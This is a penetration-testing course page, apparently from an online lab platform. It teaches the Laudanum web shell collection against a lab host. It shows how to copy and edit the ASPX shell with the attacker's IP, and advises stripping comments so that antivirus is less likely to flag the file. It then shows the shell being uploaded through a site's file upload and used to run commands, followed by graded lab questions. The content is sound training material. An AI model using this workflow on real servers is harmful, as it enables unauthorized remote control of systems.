

Laudanum, One Webshell to Rule Them All

Laudanum is a repository of ready-made files that can be used to inject onto a victim and receive back access via a reverse shell, run commands on the victim host right from the browser, and more. The repo includes injectable files for many different web application languages to include `asp`, `aspx`, `jsp`, `php`, and more. This is a staple to have on any pentest. If you are using your own VM, Laudanum is built into Parrot OS and Kali by default. For any other distro, you will likely need to pull a copy down to use. You can get it [here](#). Let's examine Laudanum and see how it works.

Working with Laudanum

The Laudanum files can be found in the `/usr/share/webshells/laudanum` directory. For most of the files within Laudanum, you can copy them as-is and place them where you need them on the victim to run. For specific files such as the shells, you must edit the file first to insert your `attacking` host IP address to ensure you can access the web shell or receive a callback in the instance that you use a reverse shell. Before using the different files, be sure to read the contents and comments to ensure you take the proper actions.

Laudanum Demonstration

Now that we understand what Laudanum is and how it works, let's look at a web application we have found in our lab environment and see if we can run a web shell. If you wish to follow along with this demonstration, you will need to add an entry into your `/etc/hosts` file on your attack VM or within Pwnbox for the host we are attacking. That entry should read: `<target ip> status.inlanefreight.local`. Once this is done, you can play and explore this demonstration as long as you are on the VPN or using Pwnbox.


Move a Copy for Modification

Move a Copy for Modification

```
dbcypth0n@htb[/htb]$ cp /usr/share/webshells/laudanum/asp/shell.aspx /home/tester/demo.aspx
```

Add your IP address to the `allowedIps` variable on line 59. Make any other changes you wish. It can be prudent to remove the ASCII art and comments from the file. These items in a payload are often signed on and can alert the defenders/AV to what you are doing.

Modify the Shell for Use



```
File Edit View Bookmarks Settings Help
42 ***** */$
43 $ME:licens
44 string stdout = "";
45 string stderr = "";
46 $
47 void die() {$
48 > //HttpContext.Current.Response.Clear();
49 > HttpContext.Current.Response.StatusCode = 404;$
50 > HttpContext.Current.Response.StatusDescription = "Not Found";$
51 > HttpContext.Current.Response.Write("<h1>404 Not Found</h1>");$
52 > HttpContext.Current.Server.ClearError();$
53 > HttpContext.Current.Response.End();$
54 }$
55 $
56 void Page_Load(object sender, System.EventArgs e) {$
57 $
58 > // Check for an IP in the range we want$
59 > string[] allowedIps = new string[] { "::1", "192.168.0.1", "127.0.0.1", "10.10.14.12"};$
60 > $
61 > // check if the X-Forwarded-For header exists$
62 > string remoteIp;$
63 > if (HttpContext.Current.Request.Headers["X-Forwarded-For"] == null) {$
```


```

64 > > remoteIp = Request.UserHostAddress;
65 > } else {
66 >     remoteIp = HttpContext.Current.Request.Headers["X-Forwarded-For"].Split(new char[] { ',' })[0];
67 > }

```


We are taking advantage of the upload function at the bottom of the status page (Green Arrow) for this to work. Select your shell file and hit upload. If successful, it should print out the path to where the file was saved (Yellow Arrow). Use the upload function. Success prints out where the file went, navigate to it.

Take Advantage of the Upload Function



Once the upload is successful, you will need to navigate to your web shell to utilize its functions. The image below shows us how to do it. As seen from the last image, our shell was uploaded to the `\\files\` directory, and the name was kept the same. This won't always be the case. You may run into some implementations that randomize filenames on upload that do not have a public files directory or any number of other potential safeguards. For now, we are lucky that's not the case. With this particular web application, our file went to `status.inlaneFreight.local\\files\demo.aspx` and will require us to browse for the upload by using that `\` in the path instead of the `/` like normal. Once you do this, your browser will clean it up in your URL window to appear as `status.inlaneFreight.local//files/demo.aspx`.

Navigate to Our Shell



STDOUT:

STDERR:

We can now utilize the Laudanum shell we uploaded to issue commands to the host. We can see in the example that the `systeminfo` command was run.

Shell Success

```

cmd /c systeminfo
STDOUT:
Host Name:                SHELLS-WINSVR
OS Name:                  Microsoft Windows Server 2019 Standard
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA780
Original Install Date:     12/14/2020, 6:32:26 PM
System Boot Time:          9/22/2021, 11:40:35 AM
System Manufacturer:       VMware, Inc.
System Model:              VMW71.00V.16707776.B64.2008070230, 8/7/2020
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                          [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                          [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:         C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                \Device\HarddiskVolume2
System Locale:               en-us;English (United States)
Input Locale:                en-us;English (United States)
Time Zone:                  (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:      8,191 MB
Available Physical Memory:  5,093 MB
Virtual Memory: Max Size:   9,471 MB
Virtual Memory: Available:  6,205 MB
Virtual Memory: In Use:     3,266 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     WORKGROUP
Logon Server:               N/A
Hotfix(s):                  8 Hotfix(s) Installed.
                          [01]: KB5004335
                          [02]: KB4462930
                          [03]: KB4535600
                          [04]: KB4580325
                          [05]: KB4587735
                          [06]: KB4589208
                          [07]: KB5005112
                          [08]: KB5005030
Network Card(s):            1 NIC(s) Installed.
                          [01]: vmxnet3 Ethernet Adapter
                              Connection Name: Ethernet0 2
                              DHCP Enabled:   Yes
                              DHCP Server:   10.129.0.1
                              IP address(es):
                              [01]: 10.129.42.197
                              [02]: fe80::4404:9f58:d803:ac6b
                              [03]: dead:beef::205
Hyper-V Requirements:       A hypervisor has been detected. Features required for Hyper-V will not be displayed.
  
```

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

us-academy-1

PROTOCOL

☒ UDP 1337 ☐ TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

View your work-based PwnBox instances to which you can connect.



your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

43ms



Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: [Click here to spawn the target system!](#)

vHosts needed for these questions:

- `status.inlanefreight.local`

+1 Establish a web shell session with the target using the concepts covered in this section. Submit the full path of the directory you land in. (Format: c:\path\you\land\in)

Submit your answer here...

Submit

Hint

+0 Where is the Laudanum aspx web shell located on Pwnbox? Submit the full path. (Format: /path/to/laudanum/aspx)

Submit your answer here...

Submit

Hint

[← Previous](#)[Next →](#)[📄 Cheat Sheet](#)[? Go to Questions](#)

Table of Contents

Introduction

Shells Jack Us In, Payloads Deliver Us Shells



CAT5 Security's Engagement Preparation



Shell Basics

Anatomy of a Shell



Bind Shells



Reverse Shells



Payloads

Introduction to Payloads



Automating Payloads & Delivery with Metasploit

Crafting payloads with MSFvenom



Windows Shells

Infiltrating Windows



NIX Shells

Infiltrating Unix/Linux



Spawning Interactive Shells



Web Shells

Introduction to Web Shells



[Laudanum, One Webshell to Rule Them All](#)

Antak Webshell

PHP Web Shells

Skills Assessment

The Live Engagement

Additional Considerations

Detection & Prevention

My Workstation

OFFLINE

 Start Instance / 1 spawns left